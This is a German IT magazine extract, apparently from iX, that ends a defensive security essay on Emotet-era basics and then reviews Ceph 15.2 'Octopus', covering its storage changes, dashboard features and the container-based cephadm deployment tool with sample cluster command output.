Das Sprichwort „Wer nicht hören will, muss fühlen“ ist alt und klingt hart, ist gleichermaßen aber leider auch wahr. Auf der einen Seite ist es wichtig, mehr Systeme bereits sicher ausgeliefert zu bekommen (oder anders gesagt: ein Zero-Day-Exploit in der extern erreichbaren Firewall liegt außerhalb der Admin-Macht, wie das Beispiel Zyxel zeigt, siehe ix.de/zcu2), aber die Admins müssen diese Systeme schon selbst sauber konfigurieren und pflegen – ohne geht es nicht. Schlimmer noch, oft geben Firmen Geld für „Schrankware“ oder für nicht wirksam eingestellte Systeme aus. Man glaubt, der Schutz wirkt,

## Erste Schritte zu mehr IT-Sicherheit

**Netzwerk trennung:** Lässt sich das bestehende Netz nicht in einem Schritt segmentieren, zumindest neue Systeme in eigenen Subnetzen ausrollen.

**Passwörter:** Keine Wiederverwendung für unterschiedliche Accounts, schwache Passwörter verhindern.

**Updates:** Betriebssysteme und Anwendungen stets aktuell halten.

**Asset-Management:** Veraltete Systeme im Blick behalten und nicht mehr benötigte abschalten.

**Vorausschauende Überwachung:** In Protokollen auf auffällige Systemereignisse achten, Sperrung und Alerting für privilegierte Kennungen, Firewall und Endpoint Protection.

aber es wurde nicht ausreichend überprüft. Da Sicherheit ein ständiger Prozess ist, darf es nicht sein, dass gerade der Prozess fehlt, der die Schutzmechanismen immer wieder anpasst und wartet. Nur wer das tut, hat vergleichsweise geringe Grenzkosten, aber einen ziemlich hohen Grenznutzen.

Das führt schließlich zu der Erkenntnis, dass die Evergreens der IT-Sicherheit auch das generelle Antidot gegen Emotet und Co. sind. Die „weichen Faktoren“ der gesunden Lebensweise sind: Kontrolle behalten, datensparsam bleiben, Fehlerkultur etablieren und leben, voneinander lernen, in Köpfen investieren, nach „secure by default“ streben und alles hinterfragen. Es kann angenehm befreidend sein, nach gründlicher Prüfung der eigenen Situation zur Erkenntnis zu kommen, normalen Schutzbedarf zu haben, die typischen Probleme behoben zu haben und sich daher nun entspannt anderen Dingen widmen zu können.

Vielleicht ist es auch wie mit unseren Autos: Wenn Sicherheitsmaßnahmen wie ABS, ESP oder Airbags verpflichtend werden, gibt es keinen Weg ohne diese Schutztechnik mehr. Wenn die Hauptuntersuchung regelmäßig verpflichtend ist, kommt der durchgerostete Unterboden spätestens bei

der nächsten Prüfung ans Tageslicht. Wir Autoren dürfen somit behaupten: Mehr konkret verpflichtende Maßnahmen zur Informations- und IT-Sicherheit führen dann letztlich dazu, dass diese auch greifen und die Welt der IT ein Stück sicherer wird.

## Fazit

Wenn es Geschäftsführung und IT-Verantwortlichen gelingt, konkrete Sollvorgaben zu kodifizieren und gelebt einzuführen, ergibt dies Richtschnur und Rezept für mehr IT-Sicherheit zugleich. So ein Mehraufwand kann auch zu mehr Transparenz und damit letztlich möglicherweise sogar zu Kostenvorteilen führen, etwa wenn man nun erkannte nicht mehr benötigte Systeme oder Netzbereiche außer Betrieb nehmen kann.

Moderne Organisationen benötigen zwar eigentlich das Erarbeiten und Umsetzen ganzheitlicher und individueller Informationssicherheitskonzepte. Können sie aber zumindest auf der technischen Seite die Evergreens wie fehlende Netzwerk- und Systemtrennung, Passwortwiederverwendung und schwache Passwörter, veraltete und ungepatchte Software meis-

tern, haben sie gegen stets gleichartig verlaufende Angriffe wie Emotet schon viel Wertvolles geleistet. Das ist, zugegeben, leichter gesagt als getan, erfordert entsprechend Zeit und andere Ressourcen. Auch müssen solche Maßnahmen auf der Unternehmensagenda ausreichend weit oben angeheftet und die erbrachten Leistungen genauso wertgeschätzt werden wie die im IT-Betrieb. Aber der langfristige Nutzen wiegt den Aufwand auf. (avr@ix.de)

## Quellen

- [1] Martin Karl Junghans, Joshua Ziemann; Gewusst wo; Raus aus dem Maßnahmensumpf: eine Anleitung zum Emotet-Selbsttest; iX 2/2021, S. 42
- [2] Links zum IBM Cyber Resilient Organization Report 2020 und weiteren Hintergrundinformationen: ix.de/zcu2

## Martin Wundram und Alexander Sigel

sind Gesellschafter-Geschäftsführer der Kölner DigiTrace GmbH und im Feld der IT-Sicherheit und -Forensik tätig.

# Es gibt 10 Arten von Menschen. iX-Leser und die anderen.



### Jetzt Mini-Abo testen:

3 digitale Ausgaben + Bluetooth-Tastatur nur 16,50 €

[www.iX.de/digital-testen](http://www.iX.de/digital-testen)



[www.iX.de/digital-testen](http://www.iX.de/digital-testen)




49 (0)541 800 09 120 Heise Medien.



[leserservice@heise.de](mailto:leserservice@heise.de)





Distributionen mit Ceph 15.2 „Octopus“

# Formenvielfalt

**Martin Gerhard Loschwitz**

Ceps aktuelle Stable Release 15.2 setzt konsequent auf ein neues Deployment-Tool, das die Software in Container installiert. Nun ziehen die großen Ceph-Distributionen nach.

Ceph bezeichnet sich mit Fug und Recht als arrivierte Storage-Technik. Wo früher NAS-Appliances und SANs den Ton angaben, beziehen Administratoren bei der Planung neuer Set-ups üblicherweise auch den verteilten Blockspeicher in ihre Überlegungen ein. Kein Wunder: Ceph funktioniert mit Hardware von der Stange und ist beliebig erweiterbar.

Obendrein ist Ceph ausschließlich in Software implementiert: Software-defined Storage hilft in vielen Fällen dabei, das Betriebskonzept sauberer zu gestalten und das Silodenken in Unternehmen zu überwinden. Entsprechend groß ist das Interesse an neuen Ceph-Versionen – die aktuelle Stable Release 15.2 alias Octopus bildet hiervon keine Ausnahme.

Das Licht der Welt erblickte die erste stabile Octopus-Version von Ceph 15.2 bereits im März 2020, doch ziehen die

großen Distributionen nur langsam nach. Deren Erscheinungsstermine sind insofern relevant, als Admins gern den kommerziellen Support eines Herstellers im eigenen Rücken wissen, wenn sie ihr wichtigstes Gut – ihre Daten – einer Software wie Ceph anvertrauen. Zwar bietet Ceph grundsätzlich die Möglichkeit, Cluster mit den Vanilla-Paketen von ceph.com auszurollen. Viele Admins bevorzugen

jedoch eine der am Markt verfügbaren Ceph-Distributionen samt Support der Distributoren.

SUSE hat Ende Oktober die Version 7 seiner eigenen Ceph-Distribution veröffentlicht, SUSE Enterprise Storage. Red Hat arbeitet an Red Hat Ceph Storage auf Octopus-Grundlage, nennt dafür jedoch noch kein Datum. Lediglich Canonical bietet Support für Octopus bereits seit ein paar Monaten, betrachtet Ceph – wie OpenStack – aber eher als Aufsatz für Ubuntu denn als eigenständiges Produkt. Entsprechend langsam geht die Adoption von Octopus im produktiven Einsatz vonstatten, und vielen Admins ist bis heute nicht klar, was auf sie zukommt.

## Neuerdings umsichtig

Wer Ceph in den letzten zehn Jahren begleitet hat, weiß: Neue Major Releases sind oft nichts für schwache Nerven. Besonders in den frühen Versionen haben die Entwickler zwischen zwei Major Releases keinen Stein auf dem anderen gelassen. Umfassende Migrationsaufgaben und langwierige Updates gaben davon oft ein eindrucksvolles wie lästiges Zeugnis.

Bei der aktuellen Version 15.2 haben sich die Entwickler – außer beim Deployment – im Zaum gehalten. Das wird bei einem Blick auf die Änderungen im Objektspeicher RADOS (Redundant Autonomous Distributed Object Store) deutlich. Er kümmert sich darum, dass Daten redundant auf den Festplatten der Installation landen, damit der Ausfall von Festplatten nicht zum Datenverlust führt.

Für Octopus haben die Entwickler RADOS behutsam modernisiert. Zu den größten Änderungen gehört, dass sich während eines Recovery-Prozesses – etwa nach dem Ausfall einer Festplatte – Objekte in Ceph inkrementell kopieren lassen, falls bereits ältere Versionen eines Objekts vorhanden sind. Das reduziert den Replikationsaufwand, vor allem aber die Latenz während der Resynchronisation. Die Funktion ist standardmäßig aktiv, der Admin muss sie also nicht einrichten.

### X-TRACT

- Das neue Deployment-Werkzeug cephadm in Ceph 15.2 „Octopus“ vollzieht den Umstieg auf Container.
- Diverse kleinere Verbesserungen erleichtern Administratoren die Arbeit mit dem Software-defined Storage auf Standardhardware.
- Die großen Ceph-Distributionen, die in den Rechenzentren den Ton angeben, folgen dieser Entwicklung.

The screenshot shows the Ceph Dashboard's 'Hosts' section. On the left, a navigation sidebar lists various cluster components like Cluster, Hosts, Inventory, Monitors, Services, OSDs, Configuration, CRUSH map, Manager modules, Logs, Pools, Block, NFS, Filesystems, and Object Gateway. The 'Hosts' section is currently selected. A sub-menu for 'Hosts' includes 'Hosts List' and 'Overall Performance'. The main area shows a table with one row for 'ceph-1'. The table columns are 'Hostname' and 'Services'. The 'Services' column lists 'mds.a , mgr.x , mgr.y , mgr.z , mon.a , mon.b , mon.c , osd.0 , osd.1 , osd.2 , osd.3 , osd.4 , rgw.8000'. Below the table, a message says '1 selected / 1 total'. At the bottom, there are tabs for 'Devices', 'Device health', 'Inventory', 'Services', and 'Performance Details'. Under 'Performance Details', it says 'SMART overall-health self-assessment test result passed'.

Deutlich übersichtlicher erscheint das Ceph-Dashboard nun, was nicht zuletzt an der neuen Navigationsleiste links liegt (Abb. 1).

Im Alltag eher bemerken wird man eine andere Änderung: Die Zahl der PGs (Placement Groups) pro Cluster rechnet Ceph nun allein aus, ohne dass der Admin händisch nachbessern muss. Dazu sind ein paar Grundlagen hilfreich. In Ceph gehört jedes binäre Objekt logisch zu einer Gruppe, die bestimmt, auf welchen Datenträgern ein Objekt liegt. Die Datenträger heißen bei Ceph OSDs (Object Storage Daemons), die Gruppen Placement Groups.

PGs sind immer colocated, Objekte, die zur selben Placement Group gehören, sind also immer auf denselben physischen Datenträgern abgelegt. Logisch ist ein Ceph-Cluster in Pools aufgeteilt, und pro Pool

bestimmt der Admin die Zahl der Placement Groups, auf die Ceph die Daten verteilen soll. Sie hat erheblichen Einfluss auf die Performance des Objektspeichers.

## Kopfrechnender Achtbeiner

Entsprechend haben in den vergangenen zehn Jahren immer wieder heftige Diskussionen darüber stattgefunden, welches die ideale PG-Anzahl ist. In den früheren Ceph-Versionen war die besonders relevant, weil sie nachträglich nicht änderbar war. Die Anpassbarkeit reichten die Entwickler zwar

peu à peu nach. Bis zur letzten Ceph-Version Nautilus musste der Admin aber selbst entscheiden, wie viele Placement Groups die Pools haben sollten.

In Nautilus hielt erstmals ein Mechanismus in Ceph Einzug, der diese Kalkulation automatisch erledigt und die Pools auch in entsprechender Weise einrichtet; er war allerdings in der Standardkonfiguration für neue Pools deaktiviert. Octopus ändert das: Legt der Admin einen neuen Pool an, kümmert sich Ceph ab 15.2 automatisch darum, dass dieser die passende Zahl an Placement Groups hat.

Als Journal zum Nachvollziehen von Änderungen im Fall eines Ausfalls nutzt

The screenshot shows the Ceph Dashboard's 'Devices' section. The left sidebar is identical to Abb. 1. The 'Devices' section is selected. A sub-menu for 'Devices' includes 'Identify' and 'Devices'. The main area shows a table with five rows. The table columns are 'Device path', 'Type', 'Available', 'Vendor', 'Model', 'Size', and 'OSDs'. The 'Device path' column lists '/dev/vda', '/dev/vdb', '/dev/vdc', '/dev/vdd', and '/dev/vde'. The 'Type' column shows 'HDD' for all. The 'Available' column shows 'false' for all. The 'Vendor' column shows '0x1af4' for all. The 'Model' column shows '0x1af4' for all. The 'Size' column shows '42 GiB', '8 GiB', '8 GiB', '8 GiB', and '8 GiB' respectively. The 'OSDs' column shows 'osd.0', 'osd.1', 'osd.2', 'osd.3', and 'osd.4'. Below the table, a message says '5 selected / 5 total'. At the bottom, there are tabs for 'Devices', 'Device health', 'Inventory', 'Services', and 'Performance Details'.

Für jeden Knoten lassen sich im Dashboard nun die mit ihm assoziierten Geräte komfortabel und schnell anzeigen (Abb. 2).

Quelle: Inktank

Die Ceph-Dienste pro Knoten, etwa der Management-Daemon oder die dort laufenden MONs, sind für den Admin nun per Mausklick schnell zu erkennen (Abb. 3).

Ceph ein Write-ahead Log (WAL). Das ursprünglich genutzte und Filestore genannte XFS bremste Ceph stark aus, zumal die meisten XFS-Features für das Ceph-WAL komplett irrelevant waren. Deshalb hielt vor ein paar Jahren ein eigenes, minimalistisches Dateisystem namens BlueStore auf Basis einer RocksDB Einzug.

Mit Ceph 15.2 erfährt dieses Minidateisystem diverse Optimierungen. Die integrierte Key-Value-Datenbank OMAP, die im Wesentlichen die physische Adresse von Objekten auf dem OSD speichert, geht nun schneller zu Werke. Der eingebaute Cache von BlueStore nutzt den ihm zur Verfügung stehenden Speicher effizienter und braucht auf SSDs weniger Speicherplatz. Eine Entlastung für Admins: Der OSD-Daemon der Octopus-Generation konfiguriert die WALs automatisch entlang der neuen Vorgaben, wenn er erst-

mals auf einen Speicher losgelassen wird, den vorher Ceph 14.2 unter seinen Fittichen hatte.

## Schnappschüsse und neuer Daemon

Beim RBD (RADOS Block Device), das den Zugriff auf RADOS in Blockspeicherform wie auf eine normale Festplatte oder SSD ermöglicht, sind die Änderungen ebenfalls übersichtlich. Wer rbd-mirror nutzt, um die Inhalte von einem RBD-Gerät auf ein anderes in einem anderen Ceph-Cluster zu replizieren, kann das künftig auf Basis von Snapshots tun. Allerdings kann Ceph beim Replizieren per Snapshot keine Point-in-Time-Konsistenz gewährleisten.

Obendrein bietet RBD nun besseres Caching. RBD-Images, also Objekte, die

RADOS als Blockgerät darbietet, erhalten nun einen eigenen Caching-Daemon, der sie für den Read-only-Zugriff exportiert. Davon profitieren besonders Snapshots: Der Daemon fungiert als tatsächlicher Cache und entlastet so den Objektspeicher, weil Clients auf den Caching-Daemon zugreifen.

Mehrere wichtige Neuerungen gibt es beim Ceph Object Gateway oder RADOS Gateway (RGW), das den Zugriff auf einen RADOS-Cluster per S3- oder Open-Stack-Swift-Protokoll erlaubt. Wer über das Object Gateway die Inhalte einzelner Buckets zwischen mehreren Ceph-Clustern in unterschiedlichen Sites repliziert, steuert das in Octopus deutlich genauer als zuvor. Während vorher nur die komplette Replikation eines Buckets zur Wahl stand, lassen sich nun diverse Parameter wie Zeitpunkte ebenso festlegen wie spezifische Inhalte, die pro Bucket zu synchronisieren sind. Die Hoffnung der Entwickler liegt hier darin, den Traffic

```
[root@b52-41-2-47-29 ~]# ceph -w
cluster:
  id: ff63bca2-a718-11ea-9a92-52540006ff8b
  health: HEALTH_WARN
    noout flag(s) set
      1 slow ops, oldest one blocked for 340749 sec, mon.b52-41-2-47-27 has slow ops

services:
  mon: 3 daemons, quorum b52-41-2-47-29,b52-41-2-47-27,b52-41-2-47-25 (age 6w)
  mgr: b52-41-2-47-25(active, since 5w), standbys: b52-41-2-47-27, b52-41-2-47-29
  osd: 150 osds: 150 up (since 3d), 150 in (since 2M)
    flags noout
  rgw: 3 daemons active (b52-41-2-47-25.rgw0, b52-41-2-47-27.rgw0, b52-41-2-47-29.rgw0)

task status:

data:
  pools: 16 pools, 6400 pgs
  objects: 10.49M objects, 35 TiB
  usage: 119 TiB used, 441 TiB / 560 TiB avail
  pgs: 6398 active+clean
        2 active+clean+scrubbing+deep

io:
  client: 2.2 MiB/s rd, 94 MiB/s wr, 151 op/s rd, 127 op/s wr
```

Bisher ließen sich die HEALTH\_WARN-Meldungen in Ceph nicht ausblenden, was Fehlalarme im Monitoring verursachen kann. Octopus bietet diese Option (Abb. 4).

## Daten und Preise

**Ceph 15.2 Octopus:** Software-defined-Storage-Cluster für Rechenzentren

**aktuelle Version:** 15.2.7

**Lizenz:** GNU Lesser General Public License, Version 2.1

**Entwickler:** Inktank (Red Hat)

**URL:** ceph.io

**Distributionen:**

SUSE Enterprise Storage 7

Red Hat Ceph Storage, vermutlich Version 5

Canonical: Ceph Storage  
on Ubuntu 20.04 LTS

**Preise:** je nach Support-Subscription

zwischen mehreren Ceph-Clustern gerade bei Geo-Replikation ganz erheblich zu reduzieren.

Obendrein enthält Ceph 15.2 etliche Funktionen, die das Vorbild S3 auf der Protokollebene seit einiger Zeit bietet. Bucket-Replikation lässt sich dadurch nun auch direkt über die API konfigurieren und nicht mehr nur über separate CLI-Befehle. Bucket Notifications unterstützt die neue RGW-Version ebenso wie das Locking von Objekten und das Taggen von Buckets zu bestimmten Zwecken.

## Navigation durch die Steuerzentrale

Die meisten Neuerungen finden sich erwartungsgemäß im Dashboard. Das gehört bekanntlich seit zwei Releases zu Ceph, überrascht aber immer wieder mit pfiffigen Features. Mit Octopus führen die Entwickler beispielsweise eine zentrale Navigationsleiste auf der linken Seite ein, über die alle relevanten Funktionen schnell erreichbar sind (siehe Abbildung 1). In der jüngeren Vergangenheit hatten Nutzer immer wieder beklagt, dass das Dashboard mittlerweile so ausufert, dass sich viele Funktionen kaum mehr finden lassen.

Zudem ist es nun deutlich einfacher, sich im Dashboard die mit einem Host verbundenen Ressourcen anzeigen zu lassen (siehe Abbildung 2). Die Ceph-Dienste auf diesem Host sind nun auch besser steuerbar (siehe Abbildung 3).

Auch für den Compliance-Beauftragten gibt es Schmankerl: Benutzerzugänge sind nun im Dashboard explizit aktivierbar oder deaktivierbar. Für Passwörter, die nicht aus einem zentralen Authentifizierungswerkzeug kommen, lassen sich zudem Policies festlegen. Diese können beispielsweise zum Wechsel eines Passworts nach einem bestimmten Zeitraum auffordern und ihn bei Bedarf erzwingen.

**cephadm tritt als eigener Befehl gar nicht auf, sondern ist in das Ceph-Management-Framework integriert. Der Admin ruft es per ceph auf (Abb. 6).**

```
root@bob:~# ceph orch daemon add osd bob:/dev/sdb
Created osd(s) 0 on host 'bob'
root@bob:~# ceph orch daemon add osd charlie:/dev/sdb
Created osd(s) 1 on host 'charlie'
root@bob:~# ceph orch daemon add osd dan:/dev/sdb
Created osd(s) 2 on host 'dan'

root@bob:~# ceph -w
id: a9d5174e-23f6-11eb-b155-353e40523178
health: HEALTH_OK
services:
mon: 3 daemons, quorum bob,charlie,dan (age 1.90589s)
mgr: charlie.kjxxvr(active, since 11m), standbys: bob.cuyabm
osd: 3 osds: 3 up (since 26s), 3 in (since 8m)
data:
pools: 1 pools, 1 pgs
objects: 1 objects, 0 B
usage: 3.0 GiB used, 27 GiB / 30 GiB avail pgs: 1 active+clean
```

Steht ein Kollege das nächste Mal vor dem Rack eines Ceph-Clusters, kann er per Dashboard die zu den Laufwerken gehörenden LEDs zum Leuchten oder Blinken bringen. Was lapidar klingt, ist im Alltag extrem hilfreich. Denn die Zuordnung von /dev/sda zu einem bestimmten OSD und einer Festplatte ist nicht immer trivial. Fällt eine Platte aus, kommt es vor, dass der arme Tropf im RZ die falsche Platte aus dem Server zieht und Ceph damit noch mehr Recovery-Arbeit beschert.

Auch beim Alarming ergeben sich Änderungen. Einerseits kann der Administrator Health Warnings in Ceph temporär oder dauerhaft stummschalten. Viele Monitoring-systeme schlagen Alarm, wenn RADOS den eigenen Zustand als HEALTH\_WARN beschreibt (siehe Abbildung 4). Das kann unter bestimmten Umständen gewollt sein. Nun lässt Ceph sich dazu bringen, in solchen Fällen nicht mehr lautstark Alarme zu produzieren.

Passend dazu lässt sich auch der Alertmanager, den das Dashboard als Bestandteil von Prometheus ausrollt, so konfigurieren, dass bestimmte Alarne zwar vorhanden sind, aber keine Benachrichtigungen mehr auslösen. Über diese Änderungen wird sich insbesondere das eine oder andere Operations-Team freuen, das

bisher lästige False Alerts handhaben oder per Hack unterbinden musste.

Zusätzlich gibt es bei CephFS Neuerungen: Locks von Clients auf einzelne Dateien zeigt dieses künftig an, und per evict-Button lässt sich die Beendigung des Zugriffs forcieren (siehe Abbildung 5).

## Alles neu mit cephadm

Dass die Ceph-Entwickler regelmäßig ein neues und ultimatives Werkzeug anbieten, mit dem Ceph auszurollen sei, ist mittlerweile eine lieb gewonnene Tradition. Kam anfangs noch mkcephfs zum Einsatz, musste es bald ceph-deploy weichen. Dann hatten die Automatisierer ihren großen Auftritt und Projekte wie ceph-ansible spielten eine große Rolle. In Ceph 15.2 alias Octopus ist mal wieder alles ganz anders: cephadm heißt der neue Besen, der nun viel besser als alle Vorgänger kehren soll.

Das verwundert insofern, als sich cephadm kaum von vorherigen Werkzeugen wie ceph-install zu unterscheiden scheint. Mit dem Werkzeug lässt sich in relativ kurzer Zeit ein kompletter Ceph-Cluster aus dem Boden stampfen, der aus den Kernkomponenten von MON-Ser-

Quelle: Inktank

**Das Dashboard zeigt nun auch CephFS-Clients an. Per „evict“-Button kann der Admin dort ihren Zugriff auf einzelne Dateien ad hoc beenden (Abb. 5).**

vern, OSDs und auf Wunsch auch den Metadatenservern für CephFS besteht. Die weiteren Dienste wie das Ceph-Dashboard, das dazugehörige Prometheus mit seinem Alertmanager oder das Ceph Object Gateway vermag cephadm ebenfalls aufzusetzen.

Der Ablauf ist dabei immer gleich: Von einem der Clusterknoten aus ruft der Admin die verschiedenen cephadm-Kommandos auf, im Hintergrund arbeitet das Werkzeug mit der Managerkomponente ceph-mgr zusammen, die seit einigen Jahren fester Bestandteil von Ceph ist. Die Befehle, die der Admin diesem Manager ins Stammbuch schreibt, führt er auf den Zielsystemen über eine Art Satelliteninstanz seiner selbst im Nachgang aus.

Als eigener Befehl tritt cephadm dabei gar nicht auf. Es bedient sich bereits bestehender Kommandos wie `ceph-volume`, das aus vorhandenen HDDs und SSDs frische OSDs für Ceph schnitzen. Darüber hinaus setzt es direkt auf dem Framework ceph-mgr auf, das bereits seit einigen Releases zu Ceph gehört (siehe Abbildung 6). Insgesamt funktionierte das im Test gut, aber nicht deutlich besser als die bisherigen Deployment-Methoden.

## In Kisten verpackt

Die eigentliche Motivation in der Entwicklung von cephadm dürfte woanders liegen. Ceph-Besitzer Red Hat geriert sich bekanntlich seit vielen Jahren als strenger Verfechter von Containern in allen Lebenslagen. Die Position Red Hats ist dabei klar: In Container verpackte Anwendungen erlauben es, ein System grundsätzlich sauber zu halten und einfacher zu pflegen und zu warten, als die klassischen Deployment-Methoden mit Paketen es jemals könnten. Im eigenen Produktpotfolio setzt Red Hat deshalb so weit wie möglich auf das Containerisieren von Anwendungen, und dieser Trend hat nun auch Ceph und dessen Dienste eingeholt.

Denn rollt der Admin einen Cluster mit cephadm aus, wird er verwundert feststellen, dass auf dem System von den typischen Ceph-Paketen jede Spur fehlt. Die OSD-Dienste, die MON-Server und alle anderen Dienste sind nach dem Deployment mit cephadm stattdessen in Containern eingehegt. Typische Befehle auf der Kommandozeile wie `ceph -s` laufen ins Leere. Denn `ceph` als Binary ist im Hostsystem schlechterdings nicht installiert.

Der Administrator muss sich deshalb umstellen: Über Wrapper begibt er sich, bevor er Zugriff auf seinen Ceph-Cluster erhält, zunächst direkt in den Container,

dann erst kann er die gewohnten Befehle ausführen. Allerdings lässt sich das Prozedere mit einem Trick abkürzen: Indem der Admin das Ceph-Repository für die eigene Distribution aktiviert und die basalen Ceph-Pakete installiert, erhält er wieder ein `ceph`-Binary, das sich direkt aufrufen lässt. Und weil `/etc/ceph` auf dem Host durch `cephadm` angelegt und dann per Bind-Mount in die Container einge-hängt wird, funktioniert `ceph` danach auch wie gewohnt.

Im Sinne der cephadm-Entwickler ist das aber nicht. Hier entsteht eher der Eindruck, als solle cephadm ein universelles Framework für das Ceph-Deployment werden, das auch einen Teil der Funktionen ersetzt, die üblicherweise von Automatisierern wie `ceph-ansible` stammen.

## Auf jeden Fall gewöhnungsbedürftig

Das wirft freilich die Frage auf, wie die unterschiedlichen Distributoren mit den tief greifenden Veränderungen in Sachen Ceph-Deployment umgehen werden. Nicht nur Red Hat hat eine eigene Vorstellung davon, wie Ceph sinnvoll auf seinen Zielsystemen landen soll. Auch SUSE hat mit DeepSea ein eigenes Deployment-Tool auf Basis von Salt entwickelt. Lediglich Ubuntu hat sich einigermaßen eng an die Vorgaben von Inktank gehalten, Ceph aber zumindest in Juju-Charms eingepackt und auf diese Weise zur Verfügung gestellt.

Es ist hilfreich, zwei unterschiedliche Aspekte zu betrachten: einerseits die Containerisierung per se und andererseits die Frage, wie die Container es auf die Zielsys-

teme schaffen. Offiziell lässt Ceph sich auch weiterhin in Form einzelner Pakete installieren. Red Hat empfiehlt das aber nicht mehr und dürfte diese Deployment-Methode sukzessive weiter erschweren.

Für die Red-Hat-Tochter Inktank ist es viel bequemer, Ceph als Containerabbilder zu verteilen, die sich auf jedem System mit Containerlaufzeit nutzen lassen. Denn der Octopus-Container läuft im Zweifelsfall auf RHEL 7 ebenso wie auf RHEL 8, allen SUSE-Varianten oder Ubuntu. Und weder SUSE noch Ubuntu werden eigene Ceph-Pakete bauen, wenn sie vom Hersteller fertige Containerabbilder beziehen können. Ob es dem Administrator also gefällt oder nicht: An die Vorstellung eines Ceph auf Basis von Containern wird er sich gewöhnen müssen.

Anders lautet die Antwort auf die Frage, wie stark der Admin die neue Ceph-Toolchain überhaupt zu spüren bekommt. Dass Ceph-Cluster künftig wieder per `cephadm`-Aufruf auf der Kommandozeile zum Leben erwachen, erscheint aus heutiger Sicht jedenfalls ziemlich unwahrscheinlich. Ein Blick auf das Vorgehen der drei großen Enterprise-Anbieter verdeutlicht das.

## Die Wege nach Rom

Am einfachsten ist die Sache bei Red Hat. Dort arbeitet man noch an einer neuen Version des Red Hat Ceph Storage, doch sind hier kaum Überraschungen zu erwarten. Aller Voraussicht nach wird Red Hat Kunden die Wahl lassen, cephadm zu nutzen oder auf Automatisierter zu setzen, bevorzugt auf das hauseigene Ansible. Das konnte Ceph-Container auch vor cephadm bereits ausrollen und hat das

### -Wertung: Neuerungen in Ceph 15.2 „Octopus“

- diesmal geringer Migrationsaufwand
- inkrementelles Kopieren beim Recovery
- automatisches Errechnen und Anlegen der idealen Placement-Group-Anzahl
- Performanceverbesserungen für BlueStore
- neuer Caching-Daemon für RBD-Images und Snapshot-basiertes RBD-Mirroring
- erweiterte S3-Kompatibilität
- bessere Übersicht durch Navigationsleiste fürs Dashboard
- gezieltere Hostauswahl im Dashboard
- bessere Benutzerregulierung
- LED-Steuerung der Laufwerkseinschübe
- Stummschalten von Health Warnings
- Stummschalten des Alertmanagers
- verbesserter Umgang mit CephFS-Locks
- neues Standard-Deployment-Werkzeug cephadm
- Containerisierung

auch getan. Beim Update auf Ceph 15.2 werden sich für den Admin, wenn er einen Cluster mit Red Hat Ceph 4 ausgerollt hat, also vermutlich keine merklichen Neuerungen ergeben.

Andererseits wird sich Red Hat Ceph 5 weiterhin auch ohne Container betreiben und ausrollen lassen, sodass sich für bestehende Set-ups nicht zwingend eine Migrationsnotwendigkeit ergibt. In absehbarer Zeit sollte der Admin eine solche Migration aber im Betracht ziehen. Red-Hat-Nutzer profitieren beim Umstieg auf 15.2 jedenfalls davon, dass Red Hat als Eigentümer von Ceph die Richtung vorgibt und eigene Kunden stets zuerst von neuen Features profitieren lässt.

Das soll nicht den Eindruck erwecken, SUSE-Kunden seien bei ihrer Ceph-Distribution schlechter gestellt als die der Konkurrenz. SUSE hat in Sachen Ceph seit vielen Jahren einen makellosen Track Record und ist mit seinem SUSE Enterprise Storage 7 auf Octopus-Basis sogar früher auf den Markt gekommen als Red Hat selbst.

SUSE übernimmt dabei cephadm als Deployment-Werkzeug, stellt ihm aber wiederum ein auf Salt basiertes Werkzeug

zur Verfügung, das cephadm selbst an den Start bringt – also quasi die Ursuppe des Ceph-Clusters braut. Obendrein fungiert das auf den Namen ceph-salt getauft Werkzeug als Automatisierer, der sich um cephadm legt und zentrale Aufgaben wie den Reboot aller Clusterknoten in einer bestimmten Reihenfolge erledigt.

Die wenigsten Überraschungen dürften Ubuntu-Nutzer erwarten: Wie bisher wird der Hersteller das Ceph-Deployment komplett in Juju verschwinden lassen, sodass der Admin davon kaum etwas bemerkt. Lediglich die andere Art, die Ceph-Werkzeuge auf der Kommandozeile zu nutzen, werden Ubuntu-Ceph-Admins wohl lernen müssen – falls Canonical sich hier nicht noch einen Trick überlegt und Befehle wie ceph, rados und rbd per Alias auf der Kommandozeile verfügbar macht. Was übrigens auch auf Red Hat und SUSE eine Option ist, falls man die Ceph-Werkzeuge auf dem Host direkt nicht installieren möchte.

## Fazit

Bei Cephs aktueller Major Release 15.2 „Octopus“ selbst ist die Revolution im

Großen und Ganzen ausgeblieben. Anders als in vorherigen Versionen sind die Änderungen in Ceph 15.2 recht behutsam, wenn man nur die zu Ceph gehörenden Dienste und Komponenten betrachtet. Ganz anders sieht die Sache beim Deployment aus.

Für Zündstoff dürfte gerade bei eingefleischten Ceph-Admins die auf Red Hat zurückgehende Entscheidung sorgen, Ceph bevorzugt mit dem neuen Deployment-Tool cephadm in Form von Containern auszurollen. Das ändert die gewohnten Abläufe und zwingt den Admin im schlimmsten Fall dazu, sein Tooling zu ändern.

